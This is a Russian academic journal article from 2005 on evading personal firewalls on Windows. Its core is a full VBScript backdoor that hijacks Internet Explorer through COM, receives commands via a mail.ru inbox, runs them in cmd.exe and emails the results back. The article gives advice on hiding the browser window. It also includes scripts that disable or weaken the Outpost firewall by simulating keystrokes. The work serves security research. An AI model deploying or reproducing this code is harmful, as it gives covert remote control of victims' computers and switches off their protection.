УДК 598.87

Н. В. Медведев, Г. А. Гришин


ЗАЩИТА ПЕРСОНАЛЬНОГО МЕЖСЕТЕВОГО ЭКРАНА ОТ НЕАВТОРИЗОВАННОГО ДОСТУПА

Рассмотрена возможность проникновения вирусов через средства защиты (межсетевой экран). Рассмотрена уязвимость технологии Windows Host Script (WHS) и приведен список опасных функций на языке VBScript.

Архитектура персонального межсетевого экрана. Современные межсетевые экраны (МЭ) являются сложными и многофункциональными системами. Можно выделить следующие основные компоненты (модули) МЭ (рис. 1): модуль фильтрации IP-пакетов (пакетный фильтр), прикладные шлюзы (прикладные посредники), подсистема восстановления, подсистема контроля целостности, сервер аутентификации (модуль аутентификации и авторизации), подсистема мониторинга, подсистема регистрации (журнал событий), подсистема управления. Для более ясного понимания принципов функционирования и функциональных возможностей МЭ рассмотрим подробнее назначение и взаимодействие этих компонентов.

Знание архитектуры позволяет более полно оценить возможности продукта. Под архитектурой МЭ понимают прежде всего технические решения разработчиков, принятые за основу реализации разрабатываемого продукта. При этом выделяют базовую платформу (аппаратную часть, операционную система (ОС)), языки и среду разработки и, конечно, алгоритмы функционирования как отдельных модулей, так и всего МЭ в целом. Этапу проектирования предшествует этап определения функциональных возможностей, целей, задач, условий и границ использования продукта. Как правило, по вполне понятным причинам производители не раскрывают особенностей алгоритмов функционирования своих продуктов.

Существует один из немногих компонентов архитектуры МЭ, особенности реализации которого подчеркивают производители, — ядро МЭ. Оно реализует функции по первичной обработке потоков данных и в большинстве случаев определяет ряд показателей МЭ, таких как безопасность, производительность, устойчивость к атакам типа “отказ в обслуживании”.



Обобщенная архитектура межсетевых экранов

Ядро МЭ встраивается ниже сетевого стека ОС или полностью заменяет ее некоторые низкоуровневые модули (драйверы), тем самым усиливая ее сетевой стек. Большинство МЭ (все коммерческие экспертного класса) не полагаются на поддержку системы защиты самой ОС, а применяют собственные драйверы устройств и стеки протоколов. Использование специально разработанного сетевого стека позволяет значительно повысить защищенность ОС. Так, например, в состав МЭ BlackHole компании Milky Way входит собственный сетевой стек "Hardened TCP/IP Stack", который заменяет собственный стек Windows NT и может работать независимо. Даже использование этого стека без самого МЭ позволяет ограничивать максимальный размер пакетов и TCP-окна, управлять параметрами протокола ARP (время тайм-аута, время жизни, время повтора запросов), блокировать пакеты на основе заданных параметров, защищаться от Syn-flood-атак, отправлять уведомления о событиях на другой хост.

Реализация ядра на прикладном уровне характерна для МЭ, выступающих в роли прикладных посредников или реализующих функции защиты на основе прикладных протоколов. Уязвимости ОС могут стать причиной уязвимости и самого МЭ. Особенно недопустимы ошибки в стандартных библиотеках операционных систем (ОС). Так или иначе,

МЭ пользуется услугами, предоставляемыми ОС (управление памятью и другими ресурсами, операции ввода/вывода, обработка строк и др.). Появление (наличие) ошибки в любой из этих библиотек может привести к ослаблению защиты МЭ. Особенно это обстоятельство характерно для уязвимостей, вызванных ошибками переполнения буфера (buffer overflow).

Наиболее полно документирована архитектура сетевого стека ОС компании Microsoft, которая предоставляет несколько интерфейсных уровней, позволяющих не только разрабатывать новые сетевые протоколы и драйверы сетевых адаптеров на основе API, но и выполнять различные операции над сетевым графиком. Согласно работе [1] в зависимости от типа ОС (Windows 95/98, Windows NT, Windows 2000, Windows XP) существует возможность реализации пакетной фильтрации в пользовательском режиме ОС четырьмя способами, а в режиме ядра — пятью.

Значительная часть уязвимостей сетевых систем зависит от поэтапного повышения прав пользователя. Сетевая система становится полностью контролируемой при получении прав суперпользователя (root или administrator). Подобную схему можно использовать при получении возможности управления МЭ. МЭ, работающие под управлением специальных защищенных версий UNIX (CX/LIX, CX/SX), реализуют более высокий уровень защиты. В защищенных ОС внутренние механизмы защиты реализованы особым образом. Первые реализации МЭ на основе защищенных ОС называли “Bastion host”.

Постановка задачи. Многие персональные межсетевые экраны ограничивают сетевой доступ путем отслеживания приложений, пытающихся взаимодействовать с сетью. Часто контролируется и целостность разрешенных приложений, что бы специальное программное обеспечение не могло модифицировать их код. Это делает невозможной установку программ для скрытного удаленного администрирования.

Общая идея обхода подобных мер защиты, это использование доверенного клиентского приложения (например, браузера) для доступа в сеть. Обычно это реализуется путем контроля приложения с использованием техник внедрения DLL, WriteProcessMemory( ), CreateRemoteThread( ) и т. д.

Использование этих техник зачастую требует высоких привилегий суперпользователя (root или administrator) и достаточно хорошего знания операционной системы. Кроме того, современные межсетевые экраны часто блокируют потенциально небезопасные вызовы API. Еще одна трудность заключается в том, что при реализации этого подхода приходится самостоятельно реализовывать все сетевое взаимодействие, ожидаемое от клиентской программы (например, HTTP для

браузера) и задействовать механизмы определения сетевой топологии. То есть, если в сети есть Proxy, необходимо уметь работать через него. Кроме того, доступ клиентского приложения к различным сетевым адресам может быть ограничен межсетевым экраном.

Поэтому предлагается более простой и эффективный способ, основанный на использовании технологии Microsoft Windows Host Script. Программный комплекс реализован на языке программирования VBScript.

Решение задачи и результаты работы программы. Рассмотрим программу, которая контролирует клиентское приложение без модификации кода. Программа использует COM для запуска и контроля клиентского приложения (Internet Explorer). Это позволяет получить практически полный доступ к ресурсам приложения и использовать его для работы с нашим сервером, используя контекст безопасности текущего пользователя, а так же сетевые настройки (Proxy-сервер и т.д.). В нашем приложении не нужно реализовывать клиента HTTP, это сделал за нас Microsoft. Для обхода разграничения доступа к серверам необходимо воспользоваться почтовым сервером — mail.ru.

В указанном примере программа работает следующим образом:
— создается COM-объект Internet Explorer и направляется на mail.ru;
— указывается имя пользователя и пароль, что обеспечивает доступ к почтовому ящику на сервере;
— отсылается уведомляющее сообщение “ready” указанному адресату;
— каждые 20 с программой проверяется папка “Входящие” на наличие сообщений с темой XXX.request (XXX — целое число);
— если подобное сообщение пришло, программа читает его, удаляет и передает содержимое сообщения командному интерпретатору WHS;
— результаты обработки пересылаются в указанный почтовый ящик.

Удалите строку IE.Visible = true для запуска Internet Explorer в скрытом режиме.

Текст программы на VBScript с использованием технологии WHS приведен в листинге 1.

Листинг 1

```
set IE = WScript.CreateObject("InternetExplorer.Application")
set WSSh = WScript.CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")

Set WshSysEnv = WSSh.Environment("PROCESS")
strTmp = WshSysEnv("TMP")
rn = chr(10)+chr(13)
```

```
IE.Visible = true

seq = 0
seqw = 0

Sub SlIEp
While Ie.Busy=true
WScript.Sleep(100)
Wend
End Sub

Sub Login
IE.Navigate("www.mail.ru")
SlIEp
IE.Document.getElementById("Login").innertext="support"
IE.Document.getElementById("Password").innertext="12345"
IE.Document.getElementById("Auth").Submit
SlIEp
End Sub

Sub Send(cmd)
r = int(rnd( )*10000+1000)
IE.Navigate("http://win.mail.ru/cgi-bin/sendmsg?compose&"&r)
SlIEp
IE.Document.getElementById("To").innertext="nobody@nowhere.none"
IE.Document.getElementById("Subject").innertext=seq&".response"
IE.Document.getElementById("Body").innertext=cmd
IE.Document.getElementById("Send").Click
SlIEp
End Sub

Sub Remove
for i=0 to IE.Document.Links.Length-1
if InStr(IE.Document.Links(i).href, "movemsg?remove")>0 then
IE.Document.Links(i).Click
SlIEp
exit for
end if
next
End Sub

Function Recive
IE.Navigate("http://win.mail.ru/cgi-bin/msglist")
SlIEp
```

```
for i=0 to IE.Document.Links.Length-1
if InStr(IE.Document.Links(i).href, "readmsg?id")>0 then
if InStr(IE.Document.Links(i).innertext, ".request")then exit for
end if
next
if i<IE.Document.Links.Length then

s=IE.Document.Links(i).innertext
seq=CINT(Left(s, InStr(s, ".")-1))
IE.Navigate(IE.Document.Links(i).href)
SlIEp
Recive=IE.Document.getElementsByTagName("pre")(0).innertext
Remove
end if
End Function

Sub DoCmd(cmd)
fname = strTMP&"\file.cmd"
Set f = fso.CreateTextFile(fname, true)
f.write(cmd)
f.close
set scriptState = WSSh.Exec("%comspec% /c "&fname&" > "&fname&".~")
While (scriptState.Status = 0)
WScript.Sleep(100)
Wend
r = cmd & rn & "———" &rn
Set f = fso.OpenTextFile(fname&".~", 1, False)
While Not f.atEndOfStream
r = r+f.ReadLine+rn
Wend
Send(r)
End Sub
Login
Send("ready")
While 0=0
cmd = Recive
if cmd<>"" then DoCmd(cmd)
Wscript.Sleep(20000)
seqw = seqw + 1
if seqw>20 then
Send("ready")
seqw=0
```

```
end if
Wend
```

Результаты натурных испытаний показали, что МЭ (Agnitum Outpost Pro 2.1, ZoneAlarm Pro with Web Filtering v4.5.594) не смогли обнаружить и предотвратить проникновение в систему. Только Agnitum Outpost Pro 2.5 сообщил о создании COM приложения.

Для преодоления подобного механизма защиты предлагается выгрузить МЭ или выгрузить МЭ в "мягкий" режим. Текст программы на VBScript приведен в листинге 2.

Листинг 2

Сценарий выгрузки Outpost Pro 2.5:

```
set WShell = CreateObject("WScript.Shell")

WShell.Exec
"C:\Program Files\Agnitum\Outpost Firewall\outpost.exe"
WScript.Sleep 200
WShell.AppActivate "Agnitum", TRUE
WScript.Sleep 100
WShell.SendKeys "{F10}{DOWN}{UP}{ENTER}"
WScript.Sleep 100
WShell.SendKeys "{ENTER}"
```

Сценарий переключает Outpost Pro 2.5 в "мягкий" режим:

```
set WShell = CreateObject("WScript.Shell")

WShell.Exec
"C:\Program Files\Agnitum\Outpost Firewall\outpost.exe"
WScript.Sleep 100
WShell.AppActivate "Agnitum", TRUE
WScript.Sleep 10
WShell.SendKeys "{F10}{LEFT}{LEFT}{LEFT}"
WScript.Sleep 10
WShell.SendKeys "{DOWN}{DOWN}{DOWN}{DOWN}{ENTER}"

WScript.Sleep 10
WShell.SendKeys "a{ENTER}"
WScript.Sleep 10
WShell.SendKeys "{F10}{LEFT}{DOWN}"
WScript.Sleep 10
WShell.SendKeys "n"
```

Вывод. Анализ полученных результатов показывает наличие серьезных проблем в защите персонального межсетевого экрана.

СПИСОК ЛИТЕРАТУРЫ

1. З е г ж д а Д. П., И в а ш к о А. М. Основы безопасности информационных систем. – М.: Горячая линия–Телеком, 2000. – 289 с.
2. Медведовский И.Д., Семьянов П.В., Платонлов В.В. Атака через Internet. – СПб.: Мир и семья, 1997. – 296 с.
3. Олифер В., Олифер Н. Новые технологии и оборудование IP-сетей. – СПб.: БХВ–Санкт-Петербург, 2000. – 512 с.

Статья поступила в редакцию 27.04.2005

Николай Викторович Медведев родился в 1954 г., окончил в 1977 г. МВТУ им. Н.Э. Баумана. Канд. техн. наук, зав. кафедрой “Информационная безопасность” МГТУ им. Н.Э. Баумана. Автор 45 научных работ в области исследования и разработки защищенных систем автоматической обработки информации.

N.V. Medvedev (b. 1954) graduated from the Bauman Moscow Higher Technical School in 1977. Ph. D. (Eng.), head of “Data Safety” department of the Bauman Moscow State Technical University. Author of 45 publications in the field of study and development of secured systems of automatic data processing.

Александр Георгиевич Гришин родился в 1979 г., окончил МГТУ им. Н.Э. Баумана в 2003 г. Ассистент кафедры “Информационная безопасность” МГТУ им. Н.Э. Баумана. Автор 4 научных работ в области информационной безопасности.

A.G. Grishin (b. 1979) graduated from the Bauman Moscow State Technical University in 2003. Assistant of “Data Safety” department of the Bauman Moscow State Technical University. Author of 4 publications in the field of the information safety.